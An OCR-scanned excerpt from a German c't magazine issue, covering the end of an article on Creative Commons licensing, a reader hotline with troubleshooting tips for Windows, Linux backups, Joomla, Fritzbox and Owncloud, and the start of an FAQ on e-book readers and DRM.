Dazwischen gibt es einige Konstruktionen, bei denen eine Abgrenzung schwierig ist. Dies gilt beispielsweise für den Journalisten, der rein privat eine werbefreie Website verfasst und damit seine Bekanntheit steigert, oder auch für das Blog, das über einige wenige Banner die Kosten für den Web-Auftritt refinanziert. Hier gilt: Im Zweifel sollte man sich eher auf die Nutzung der ja auch reichlich vorhandenen Werke begrenzen, die eine kommerzielle Nutzung explizit erlauben.

Verloren hat Deutschlandradio den Prozess gegen den Fotografen schließlich trotz der Wertung als nicht kommerzielles Medium, zumindest zu großen Teilen: Die Redaktion hatte das Foto vor der Nutzung stark beschnitten, was juristisch gesehen eine Bearbeitung des Fotos darstellt. Eine solche Bearbeitung hatte die CC-Lizenz zwar grundsätzlich gestattet, doch hatte der Sender beim Beschneiden des Bilds auch die Bezeichnung des Klägers (in diesem Fall seine de-Domain) in der rechten unteren Ecke des Bilds entfernt. Vorhandene Urheberbezeichnungen waren nach den Lizenzvorgaben zwingend beizubehalten.

Vorab-Überlegungen

Bevor man sich als Rechteinhaber dafür entscheidet, eines seiner Werke unter eine Creative-Commons-Lizenz zu stellen, sollte man einige Überlegungen anstellen. Grundvoraussetzung ist, dass das gewählte Werk

© Copyright by Heise Zeitschriften Verlag




Foto: Liz West, CC BY-2.0

Die Hobbyfotografin Liz West stellt ihre Katzenbilder weiterhin zur freien Verwendung unter CC-Lizenz.

überhaupt urheberrechtlich geschützt ist. Dies ist bei Fotos immer der Fall. Bei Texten oder Musik hängt es unter anderem von Originalität und Länge ab. Nicht unter CC-Lizenzen gestellt werden kann Hard- und Software. Für letztere gibt es ohnehin andere Möglichkeiten.

Wer CC-Vorgaben nutzen will, muss alleiniger Inhaber der Urheber- beziehungsweise Nutzungsrechte an einem Werk sein. Bei Gemeinschaftswerken mit mehreren Schöpfern müssen sich alle Rechteinhaber einig sein. Sie sollten die Entscheidung für eine Lizenz schriftlich festhalten, um Ärger vorzubeugen.

Die Entscheidung, ein Werk unter eine CC-Lizenz zu stellen, ist unwiderruflich – die ausgewählte Lizenz darf man nicht wieder zurückziehen. Dies ergibt sich schon daraus, dass sich ein Nutzer, der unter Creative Commons stehende Bilder oder Texte verwenden will, darauf verlassen können muss, dass er dies auch dauerhaft kann und darf. Daher läuft eine einmal angewandte Lizenz bis zum Ende des urheberrechtlichen Schutzes, in der Regel also 70 Jahre nach dem Tode des Schöpfers.

Auswahl der Lizenz

Der Urheber kann unter sechs Lizenz-Angeboten auswählen, von denen jeweils drei eine kommerzielle Nutzung erlauben und drei diese ausschließen. Die Lizenzen setzen sich aus Zwei-Buchstaben-Kürzeln zusammen, die jeweils eine Eigenschaft der Lizenz darstellen und mit einem Bindestrich verknüpft sind. So steht NC etwa für Non Commercial (keine kommerzielle Nutzung) und ND für No Derivatives (keine Bearbeitung).

Eine Übersicht über die Inhalte und Voraussetzungen der einzelnen Lizenzarten finden Sie in der Tabelle unten auf der Seite. Laut Creative-Commons-Organisation ist die „BY-SA“ mit einem Anteil von rund 30 Prozent die am häufigsten verwendete Lizenz. Selten verwendet werden Angebote unter „BY-ND“ und „BY-NC“ mit jeweils unter 5 Prozent. Insgesamt erlauben etwa 60 Prozent der Urheber eine kommerzielle Nutzung, 75 Prozent ermöglichen eine Bearbeitung.

Hat man eine Lizenz ausgewählt, muss man eine Kennzeichnung an oder neben dem Werk anbringen, in der die Details kodiert sind. Die Creative-Commons-Organisation bietet unter creativecommons.org/choose einen Generator an, der nach Abfrage einiger Informationen eine der Lizenz entsprechende Grafik samt Verlinkung erstellt. Aber auch die einfache Form der Kennzeichnung im Sinne von „Vorname Nachname, CC-BY-SA 3.0 de“ mit einem Link auf die entsprechende Lizenz bei creativecommons.org ist erlaubt.

Wer umgekehrt fremde Inhalte nutzen will, die unter einer CC-Lizenz veröffentlicht sind, steht vor der Entscheidung, welche Lizenzen für seine geplante Nutzung infrage kommen. Er muss sich insbesondere klar sein, ob er die Werke in einem kommerziellen Umfeld nutzen und weiterbearbeiten will.

Website-Betreiber beispielsweise verwenden CC-lizenzierte Fotos oder Grafiken gerne zur Bebilderung. Wer jeden Ärger vermeiden will, sollte dabei auf die CC-BY-Vorlage setzen, bei der nur der Schöpfer des Werks und die Art der Lizenz zu benennen sind. Unter search.creativecommons.org bieten die CC-Betreiber eine Suchmaschine, die Anbieter wie Flickr, YouTube oder Google gezielt nach CC-Werken durchsucht. Hier kann man entweder bereits bei der Suche die gewünschte Lizenzform angeben oder alternativ die Ergebnisse entsprechend durchsehen.

Flickr-Hobbyfotografin Liz West übrigens muss vorerst keine Ausbeutung ihrer Werke durch Yahoo befürchten. „Nach reiflicher Überlegung“ entschied der Konzern Ende 2014, auf die geplante kommerzielle Verwertung der CC-Bilder seiner Nutzer zu verzichten. Der öffentliche Druck war zu groß geworden. Vielmehr strebt Yahoo nun nach eigenen Angaben eine Zusammenarbeit mit Creative Commons an und wolle so an Lizenzen mitarbeiten, die dem Geist beider Communities entsprechen. Liz West hat diese Erklärung offensichtlich genügt. Sie veröffentlicht ihre Fotos weiter unter einer freien CC-BY-2.0-Lizenz. (hob)

Joerg Heidrich ist Justiziar und Datenschutzbeauftragter des Heise Zeitschriften Verlags.

Welche Creative-Commons-Lizenz für wen?

Lizenz	CC BY 3.0	CC BY-ND 3.0	CC BY-NC 3.0	CC BY-NC-ND 3.0	CC BY-NC-SA 3.0	CC BY-SA 3.0
Bedeutung	Namensnennung (BY)	Namensnennung (BY), keine Bearbeitung (ND)	Namensnennung (BY), nicht komerziell (NC)	Namensnennung (BY), nicht kommerziell (NC), keine Bearbeitung (ND)	Namensnennung (BY), nicht kommerziell (NC), Weitergabe unter gleichen Bedingungen (SA)	Namensnennung (BY), Weitergabe unter gleichen Bedingungen (SA)
Lizenznehmer-Rechte						
Teilen, Vervielfältigen, Weiterverbreiten	✓	✓	✓	✓	✓	✓
Weiterbearbeiten, Verändern	✓	–	✓	–	✓	✓
kommerzielle Nutzung	✓	✓	–	–	–	✓
Lizenznehmer-Pflichten						
Nennung des Urhebers	✓	✓	✓	✓	✓	✓
Nennung und Link zur Lizenz	✓	✓	✓	✓	✓	✓
Angabe, ob bearbeitet worden ist	✓	–	✓	–	✓	✓
Weitergabe nur unter derselben Lizenz	–	–	–	–	✓	✓

✓ vorhanden – nicht vorhanden

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

HOTLINE

Wir beantworten IHRE FRAGEN.

Konkrete Nachfragen zu Beiträgen in der c't bitte an **xx@ct.de** (wobei „xx" für das Kürzel am Ende des Artikeltextes steht). Allgemeine Anfragen bitte an **hotline@ct.de**.

Alle bisher in unserer Hotline veröffentlichten Tipps und Tricks finden Sie unter **www.ct.de/hotline**.

Sie erreichen unsere Redakteure jeden Werktag zwischen 13 und 14 Uhr unter der Rufnummer **0511/53 52-333**.

Die Redaktion behält sich vor, Zuschriften gekürzt zu veröffentlichen.

Protokoll für USB-Benutzung

Ich möchte protokollieren, ob jemand in meiner Abwesenheit einen USB-Stick an meinen Windows-PC gesteckt hat – der USB-Port gilt ja seit den Bad-USB-Angriffen als ein Einfallstor für Schädlinge. Gibt es dafür Tools?

Gibt es – einen Überblick über die in den letzten Wochen eingesteckten USB-Geräte liefert etwa das Windows-Tool USBDeview. Das Programm zeigt beispielsweise an, an welchem USB-Port das Gerät steckte; auch bei externen USB-Hubs. Dazu gibt es Infos zur Firmware-Version, der Seriennummer oder dem angeforderten Strom.

Aber so kommen Sie vermutlich nur schlicht gestrickten Trojanern auf die Spur. Angreifer, die sich auf diesem Weg Zutritt zu Ihrem System verschafft haben, würden natürlich auch solche Spuren verwischen. Besser ist es daher, Tools wie den USB Keyboard Guard zu verwenden. Diese können einen Filter einrichten, der den Anschluss neuer USB-Geräte verhindert. (ll)

c't Downloads ct.de/yrm1

Automatisches Update auf Windows 8.1 verhindern

Microsoft aktualisiert seit Kurzem Windows-8-Installationen automatisch und ohne Rückfrage auf 8.1. In meinem Fall funktionieren seitdem einige Dinge nicht mehr, Classic Shell ist deaktiviert und so weiter. Daher will ich dieses Update nicht. Ich habe nun ein Windows-8-Backup eingespielt, dann die Update-Einstellungen defensiv eingestellt („Nach Updates suchen, aber Zeitpunkt zum Herunterladen und Installieren manuell festlegen") und die Updates KB2871389 und KB2885699 entfernt. Ist das der richtige Weg?

Bedenken Sie zunächst, dass Microsoft den Support für Windows 8 im November 2015 einstellen wird. Danach sollten Sie die Online-Verbindung kappen, denn Windows 8 wird dann wie Windows XP zu einem Unsicherheitsfaktor.

Bis dahin sollte es helfen, wenn Sie in der Registry unter

`Hkey_Local_Machine\Software\Policies\Microsoft\Windows Store`

einen neuen DWORD-Schlüssel namens `DisableOSUpgrade` mit Wert 1 erzeugen. (axv)

Wiederherstellung aus einem EWF-Backup

Ich habe vor Reparaturversuchen an einem Laptop, der nicht mehr startete, ein Backup der Festplatte mit dem Guymager von der Forensik-DVD aus c't 20/14 im Expert-Witness-Format angelegt. Nun finde ich aber keine Restore-Software, die das Backup-Format versteht. Was tun?

Leider ist EWF nur die zweitbeste Wahl beim Backup. Besser wäre es gewesen, `dd` einzusetzen, aber gut … Es gibt mehrere Lösungsansätze für das Problem, einer der einfachsten sieht so aus: Man konvertiert die Image-Dateien mit dem Tool `ewfexport` in das dd-Raw-Format und spielt die neue Image-Datei mittels dd oder dcfldd zurück.

Das sind normalerweise zwei Vorgänge. Man kann sie jedoch so zusammenfassen:

```
ewfexport image.E0* -f raw -t - | dcfldd of=/dev/sd#
```

Das ist ein Befehlsmuster, mit dem sich die Backup-Dateien konvertieren und zugleich auf die Zielplatte schreiben lassen. Damit der Befehl auf Ihrem System funktioniert, ersetzen Sie das Doppelkreuz durch die Bezeichnung Ihrer Zielfestplatte. Wenn auf dem Laptop nur eine einzige Festplatte eingebaut ist, steht an dieser Stelle üblicherweise sda. (Heiko Rittelmeier/ju)

Zugriff auf Youronlinechoices.com wieder herstellen


Facebook und andere Firmen analysieren für „nutzungsbasierte Online-Werbung" mein Surfverhalten. Das wollte ich durch einen Eintrag auf www.youronlinechoices.com/de/ unterbinden. Viele Verbindungsversuche scheitern jedoch – warum?

Das liegt oft an überlasteten Servern der Anbieter, kann aber auch von einem Werbeblocker wie AdBlock Plus verursacht werden. Schalten Sie den in Ihren Browser-Einstellungen ab, damit die Seite den erforderlichen Widerspruchs-Cookie setzen kann. Anschließend können Sie die Erweiterungen wieder einschalten. (dbe)

Superuser-Rechte auf Cyanogen-Mod wiederherstellen

Bei meinem Smartphone mit Cyanogen-Mod hatte ich einen Einstellungspunkt „Superuser". Dann habe ich nur die Superuser-Rechte ausgeschaltet, aber der ganze Menüpunkt verschwand daraufhin. Wie kann ich die Superuser-Verwaltung wieder aktivieren?

Öffnen Sie dazu die Entwickleroptionen, dort finden Sie den Punkt Root-Zugriff. Wählen Sie einen der drei unteren Punkte



Falls der Superuser-Eintrag im Cyanogen-Mod-Menü fehlen sollte, lässt er sich über die Entwickleroptionen reaktivieren.

© Copyright by Heise Zeitschriften Verlag

und „Superuser“ sollte wieder in den Einstellungen erscheinen.

Falls schon die Entwickleroptionen fehlen: Öffnen Sie „Einstellungen“, „Über das Telefon“ und tippen Sie dort mehrmals auf „Build-Nummer“, bis die Meldung erscheint, dass Sie nun Entwickler sind. Kehren Sie im Menübaum eine Ebene zurück und nun sehen Sie unten in den Einstellungen den neuen Menüpunkt. Da aktivierte Entwickleroptionen das Sicherheitsrisiko erhöhen, sollten Sie diese nach dem Aktivieren des Superusers umgehend wieder ausschalten – den Ausschalter finden Sie in den Entwickleroptionen ganz oben. (jow)

c’t-WIMage und Wiederherstellungspunkte

? In der FAQ zu c’t-WIMage (c’t 2/15, S. 110) steht, dass man nach einem versehentlichen Abbruch des Skripts mit dem Befehl `vshadow -da` die dann übrig gebliebenen Schattenkopie-Laufwerke löschen kann. Auch Wiederherstellungspunkte sind jedoch Schattenkopien. Sind diese also beim Einsatz von c’t-WIMage gefährdet?

! Das Skript löscht bei ordnungsgemäßem Durchlauf nur das von ihm selbst erzeugte Schattenkopie-Laufwerk. Die Wiederherstellungspunkte bleiben beim Sichern mit c’t-WIMage erhalten. Bei versehentlichem Abbruch kann es aber vorkommen, dass das Schattenkopie-Laufwerk eingebunden bleibt. Für diesen speziellen Fall gab die FAQ den Rat, die Schattenkopien von Hand zu löschen – leider ohne dabei zu erwähnen, dass das eben auch die Wiederherstellungspunkte löscht.

Das Schattenkopie-Laufwerk können Sie aber auch einzeln löschen. Öffnen Sie dazu im Stammverzeichnis der USB-Datenpartition die vom Skript erzeugte Datei `vshadow-temp.cmd` per Rechtsklick/Bearbeiten mit dem Editor. Kopieren Sie die ID inklusive der geschweiften Klammern. Sie steht hinter der Zeichenkette `SET SHADOW_ID_1=`.

Starten Sie eine Eingabeaufforderung, die administrative Rechte gewährt. Löschen Sie dann mit dem Befehl

```
vshadow -ds={ID}
```


das Schattenkopie-Laufwerk. (axv)

Thunderbird zeigt E-Mails nicht an

? Mein Thunderbird zeigt neuerdings neue E-Mails nur dann an, wenn ich den Schnellfilter „Nur ungelesene“ aktiviere. Wie kann ich das beheben?

! Anscheinend ist die Zusammenfassungsdatei Ihres Thunderbird fehlerhaft. Der Mailer kann jedoch eine neue fehlerfreie erzeugen.

Rufen Sie dazu mit einem Rechtsklick auf „Posteingang“ dessen Eigenschaften auf. Im Reiter „Allgemein“ finden Sie unten die



Wenn Thunderbird ungelesene Mails nicht mehr anzeigt, hilft es meist, die Zusammenfassungsdatei reparieren zu lassen.

Anzeige

© Copyright by Heise Zeitschriften Verlag

Schaltfläche „Reparieren“. Sie stellt die MSF-Datei mit der Zusammenfassung aus den Kopfzeilen der eingegangenen IMAP-Mails wieder her und ermöglicht damit wieder die korrekte Darstellung im Posteingang. (axv)

Verschwundenen Mauszeiger zurückholen

Auf meinem Dual-Monitor-System verschwindet gelegentlich der Mauszeiger auf dem linken Bildschirm, wenn ich Windows 8.1 einsetze. Die Desktop-Elemente lassen sich zwar weiterhin anklicken, aber ich sehe nicht, was ich anklicke. Mit einem Neustart lässt sich das zwar beheben, aber das ist unpraktisch. Gibt es auch andere Abhilfe?

Zumindest manchmal lässt sich der Darstellungsfehler tatsächlich auch ohne Neustart beheben: Wechseln Sie einfach kurz auf die Startseite und wieder zurück zum Desktop. Drücken Sie dazu entweder die Windows-Taste oder führen Sie die Maus zunächst nach links unten in die Ecke des Desktops. Wenn Sie den Punkt getroffen haben, sollte das Icon für den Kachelmodus erscheinen.

Wechseln Sie dann auf das Modern UI (früher Metro-Oberfläche genannt), indem Sie darauf klicken. Wird der Mauszeiger dort wieder sichtbar, können Sie wie üblich zum Desktop zurückschalten. (ll)

Joomla-CMS: Upgrade auf Version 3 in Gang bringen

Der Support-Zeitraum für Joomla 2.5.x ist kürzlich abgelaufen und daher wollte ich das Upgrade auf Joomla 3 über die entsprechende Funktion des Admin-Backends anstoßen. Joomla zeigt mir jedoch kein Update an und behauptet, aktuell zu sein.

Um der Joomla-Update-Funktion auf die Sprünge zu helfen, rufen Sie im Backend den Erweiterungsmanager auf und wechseln zu „Aktualisieren“. Leeren sie zunächst über die Schaltfläche oben rechts den Cache.

Zeigt das Backend nach einem Klick auf „Aktualisierungen suchen“ noch immer kein Update an, wechseln Sie über Komponenten/Joomla-Aktualisierung zur Update-Komponente und öffnen rechts oben die Optionen. Wählen Sie dort unter „Update-Quelle“ den Eintrag „Kurzzeit-Support“, dann sollte Joomla das Upgrade auf Joomla 3.x anzeigen. Per Klick auf „Aktualisierung installieren“ sollten Sie das Upgrade nun einspielen können. (lmd)

Festplatten trotz TLER-Funktion einzeln betreiben

Die leisen und sparsamen Festplatten der Baureihe WD Red finde ich als große Datenlager attraktiv. Jedoch sind sie für RAID beziehungsweise NAS gedacht und haben daher eine Time-Limited Error Recovery (TLER), welche die Anzahl der Leseversuche bei fehlerhaften Sektoren beschränkt. Sind sie dennoch für den Einzelbetrieb geeignet?

Die Frage ist berechtigt, denn Datenverluste sind bei TLER-Platten tatsächlich ein winziges Bisschen wahrscheinlicher, weil diese bei Bitfehlern Lesewiederholungen früher abbrechen müssen als übliche Platten. Das ist eine eigens für RAID-Systeme geschaffene Funktion, damit eine Platte vom RAID-Controller nicht fälschlicherweise als defekt eingestuft wird, bloß weil sie wegen Leseversuchen zu lange nicht ansprechbar ist.

Wenn nun eine TLER-Platte bei einem Problem trotz Lesewiederholungen nicht weiterkommt und einen Fehler meldet, ist das in einem RAID-Szenario nicht schlimm. Der Controller holt die Daten aus dem redundanten Bestand anderer Laufwerke. Läuft eine solche Platte aber als Einzellaufwerk, sind die Daten des defekten Sektors verloren – falls Sie kein Backup angelegt haben.

Aber im Prinzip kann man das Risiko dennoch eingehen und eine Platte mit TLER-Funktion etwa in einem Desktop-PC für den Einzelbetrieb einsetzen. Denn die Wahrscheinlichkeit, dass eine Platte einen Sektor nicht mehr auslesen kann, ist sehr gering. Darauf deutet schon die Herstellerangabe zur Unrecoverable Bit Error Rate, UBER, hin: Das ist die maximale Rate an nicht lesbaren Bits bei einer intakten Festplatte. Bei üblichen SATA-Festplatten tritt demnach höchstens 1 Fehler pro 10^{14} gelesenen Bit auf.

Hinzu kommt, dass die Wahrscheinlichkeit für andere Störungen, die zu Datenverlusten führen können, höher liegen dürfte (Stromausfälle, mechanische Stöße, Kabelfehler, Ausfall der kompletten Platte, …).

Und falls doch einmal der unwahrscheinliche Fall auftreten sollte, dass Sie kein aktuelles Backup haben und zugleich eine TLER-Platte einen Lesefehler meldet, müssen Sie bei manchen Modellen noch immer nicht aufgeben. Es gibt NAS-Platten, bei denen sich TLER abschalten lässt (siehe heise.de/-2056245). Das merkt sich die Firmware einer WD Red zwar nicht dauerhaft, aber Sie könnten die TLER-Abschaltung während des Laufs immerhin verwenden, um die Chance für ein letztes Backup zu erhöhen. (ciw)

Ist der Cache geleert und die Update-Quellenangabe korrekt, lässt sich Joomla 2.5.x bequem übers Backend auf Version 3 aktualisieren.

Fritzbox: Gesprächsaussetzer bei VPN-Verbindung vermeiden

An meiner Fritzbox treten seit einiger Zeit immer wieder heftige Gesprächsaussetzer auf, sodass ich teilweise das Gegenüber gar nicht mehr verstehen kann. Sie ist nebenher per VPN mit einer anderen Fritzbox verbunden und als ich den VPN-Dienst testweise abgeschaltet hatte, traten bei Test-Telefonaten keine Aussetzer mehr auf. Ich brauche VPN aber – was kann ich tun, damit beide Dienste reibungslos laufen?

Offenbar behindern sich die beiden Dienste gegenseitig, weil die Fritzbox den Verkehr nicht mehr korrekt priorisiert. Der Telefonieverkehr sollte gegenüber dem VPN und auch anderen Diensten grundsätzlich Vorrang haben.


Das lässt sich per Hand wieder einrichten, und zwar im Menü Internet/Filter/Priorisierung. Stellen Sie sicher, dass im Bereich „Echtzeitanwendungen“ der Eintrag „Internettelefonie“ vorhanden ist. Eventuell hilft es auch, wenn Sie einen vorhandenen Eintrag löschen und dann neu anlegen.

Falls beides nicht hilft: Weisen Sie dem VPN-Verkehr eine niedrigere Priorität zu. Legen Sie dafür im Bereich „Hintergrundanwendungen“ eine neue Regel für VPN an (Neue Regel/Alle Geräte/VPN). (dz)

Android Studio den Weg zum Java-SDK zeigen

Ich wollte das kürzlich veröffentlichte Android Studio 1.0 zur Entwicklung eige-

© Copyright by Heise Zeitschriften Verlag



Beim Anlegen der Umgebungsvariablen für Android Studio darf im Pfad der abschließende Backslash nicht fehlen.

ner Smartphone-Apps ausprobieren. Der Programmstart scheiterte aber, weil Android Studio das Java Development Kit nicht fand. Ich habe es aber installiert und auch den zugehörigen Pfad in der Umgebungsvariable `JAVA_HOME` eingetragen.

Bei der Pfadangabe fehlt der abschließende Backslash. Den liefert beispielsweise der Windows-Explorer nicht mit, wenn man den Pfad mit Copy und Paste aus den Ordner-Eigenschaften einfügt. Setzen Sie den Backslash per Hand ein, dann sollte Android Studio laufen. (tig)

WLAN-Clients auf einen AP einer Gruppe festnageln

Für eine WLAN-Installation in einem Flugzeug mit drei Access Points und identischer SSID müssen wir für Testzwecke sicherstellen, dass über einen längeren Zeitraum nachweisbar Daten übertragen werden. Wir wollen dafür drei Clients so präparieren, dass sie sich garantiert nur an einem bestimmten AP anmelden und da auch bleiben. Haben Sie eine Idee, wie man das erreichen könnte?

Unter Linux können Sie für eine WLAN-Verbindung die gewünschte BSSID (WLAN-seitige MAC-Adresse des AP) vorgeben. Das geht beispielsweise bei Opensuse 13.2 (KDE/Wicked) und Ubuntu 14.10 (Gnome/Network Manager).

Unter Windows 7 oder 8 hängts vom Funkmodul ab: Bei Intel-Adaptern können Sie in den Einstellungen der WLAN-Verbindungen die „Intel-Verbindungseinstellungen“ aktivieren. Dann legen Sie über den „Konfigurieren“-Knopf die gewünschte BSSID als „Obligatorischer Zugriffspunkt“ fest. (ea)

Router bremst Owncloud

Ich betreibe einen Owncloud-Server zu Hause. Die Synchronisation im lokalen Netz läuft aber mit nur etwa 3 MByte/s ab. Müsste das über Gigabit-Ethernet nicht viel schneller laufen?

Vermutlich sprechen Sie den Owncloud-Server auch im lokalen Netz über den URL Ihres DynDNS-Dienstes an. Dabei fließen die Daten aus Ihrem privaten Netz im Prinzip zunächst ins öffentliche Internet, nämlich an die öffentliche IP-Adresse Ihres Routers, und von dort erst wieder zurück in Ihr LAN.

Dabei läuft im Router automatisch eine Network Address Translation ab, mit der Ihr Gerät offenbar überfordert ist; es schreibt beispielsweise für jedes IP-Paket die Ziel-IP-Adresse von der öffentlichen auf die private Adresse um und leitet die Pakete dann erst zu Ihrem Server im LAN weiter. Wenn Sie im Browser oder Owncloud-Client anstatt der DynDNS-Adresse den lokalen Rechnernamen oder die private IP-Adresse ihres Owncloud-Servers angeben, fällt die Network Address Translation weg. Das Synchronisieren Ihrer Daten sollte dann wesentlich schneller laufen. Wenn Sie mit dem Client das LAN verlassen, müssen Sie wieder die DynDNS-Adresse verwenden. (chh)

Anzeige

© Copyright by Heise Zeitschriften Verlag

FAQ

Achim Barczok

E-Book-Reader

Antworten auf die häufigsten Fragen

Shops und Reader

Wie stark bindet man sich beim Kauf eines E-Book-Readers an das Lesestoff-Angebot des Anbieters?

Kostenlose E-Books kann man kinderleicht für jeden Reader konvertieren und per USB überspielen. Die meisten Kaufbücher sind dagegen mit einem der zwei verbreiteten Kopierschutzsysteme versehen: Amazon hat für seinen E-Book-Shop ein eigenes, dasr nur mit dem Kindle und den Kindle-Apps kompatibel ist. Alle anderen Hersteller verwenden DRM-Technik (Digital Rights Management) von Adobe, weshalb man bei Tolino, Pocketbook und Co. etwas freier ist; man kann im Prinzip in allen Shops außer dem von Amazon einkaufen. Das gilt auch für den Kobo: Zwar setzt der Hersteller auf ein eigenes Kopierschutzformat, aber sowohl die Reader als auch der Shop von Kobo unterstützen darüber hinaus Adobe DRM und sind damit mit anderen Shops und Lesegeräten kompatibel.

Einen besonderen Ansatz hat die Reader-Allianz Tolino, deren Lesegeräte von verschiedenen E-Book-Händlern verkauft werden. Direkt auf dem Gerät ist immer der Shop des Anbieters integriert, bei dem man den Reader gekauft hat, zum Beispiel Thalia oder Hugendubel. Man kann den Tolino aber auch mit den Nutzerkonten der anderen Tolino-Händler verknüpfen: Dann synchronisiert der Reader auch solche E-Books, die man in anderen Shops gekauft hat.

Kindle ohne Amazon

Kann ich einen Kindle auch ohne Amazon benutzen?

Ja, das geht. Man kann kopierschutzfreie E-Books per USB auf den Kindle laden, ohne jemals darauf ein Amazon-Konto eingerichtet zu haben. Allerdings gehen dadurch viele Komfortfunktionen des Kindle verloren: das umfangreiche Angebot des Kindle-Shops und das Synchronisieren von E-Books und Lesefortschritt zwischen unterschiedlichen Geräten zum Beispiel.

Herstellerbindung bei anderen Readern

Wie sieht es bei den übrigen Anbietern aus? Kann ich deren Reader ebenfalls benutzen, ohne mich an den Hersteller zu binden?

Auch das ist möglich, bis auf eine Ausnahme: Die Kobo-Reader müssen zwingend mit einem Nutzerkonto beim Hersteller verknüpft werden. Die übrigen Lesegeräte lassen sich auch ohne Anmeldung nutzen, allerdings fallen dann wie beim Kindle einige Funktionen weg und ohne Anmeldung bei Adobe kann man keine kopiergeschützten Bücher lesen.

Bibliothek verschieben

Ich habe einen neuen E-Book-Reader. Wie bekomme ich meine bestehende Sammlung aufs neue Gerät?

E-Books ohne Kopierschutz können Sie ganz einfach per USB vom alten Reader auf einen PC und von dort auf das neue Lesegerät übertragen.

Bei kopiergeschützten E-Books ist es am einfachsten, wenn Sie auf ein neueres Modell vom selben Hersteller umsteigen. Viele Anbieter wie Amazon, Kobo und Tolino synchronisieren E-Books mit mehreren Geräten über die Cloud, deshalb müssen Sie sich zum Umzug lediglich mit Ihrem bestehenden Nutzerkonto auf dem neuen Reader anmelden. Einige Reader synchronisieren allerdings nur die im eigenen Shop gekauften E-Books – die übrigen müssen Sie dann per USB nachholen.

Wenn die Reader von unterschiedlichen Herstellern stammen, aber beide den Kopierschutz Adobe DRM unterstützen, nutzen Sie am besten ebenfalls USB. Öffnen können Sie die kopiergeschützten Bücher auf dem neuen Lesegerät aber erst, wenn Sie sich mit Ihrem bestehenden Adobe-Konto darauf angemeldet haben.

Der Wechsel von Kindle zu den Readern anderer Hersteller und umgekehrt ist nicht vorgesehen: Die in den jeweiligen Shops gekauften E-Books müssen Sie neu kaufen – oder den Kopierschutz entfernen, was in Deutschland nicht erlaubt ist.

Deutscher Lesestoff

Ich lese eigentlich nur deutschsprachige Bücher. Gibt es da beim Angebot oder den Preisen überhaupt noch große Unterschiede zwischen den Shops?

Die Preise sind aufgrund der Buchpreisbindung überall gleich und inzwischen sind eigentlich alle Shops gut sortiert. Im c't-Test gab es lediglich im Kobo-Shop deutliche Lücken im deutschsprachigen Angebot.

Es gibt aber auch einen kleinen, qualitativen Unterschied: Bei Amazon und Kobo sind grundsätzlich alle kostenpflichtigen E-Books kopiergeschützt, was die Nutzung einschränkt (unter anderem keine Weitergabe, kein Konvertieren und kein Drucken möglich). Bei den übrigen Shops entscheidet der Verlag selbst, ob er seine E-Books mit DRM versieht oder nicht – aus unserer Stichprobe wurden dort immerhin 20 Prozent der deutschsprachigen Bestseller ohne DRM-Maßnahmen ausgeliefert.

Englischer Lesestoff

Ich lese gerne englische Bücher und erhoffe mir über den E-Book-Reader einen günstigen Zugang zu einem großen Lesestoff-Angebot. Welcher Reader ist der richtige für mich?

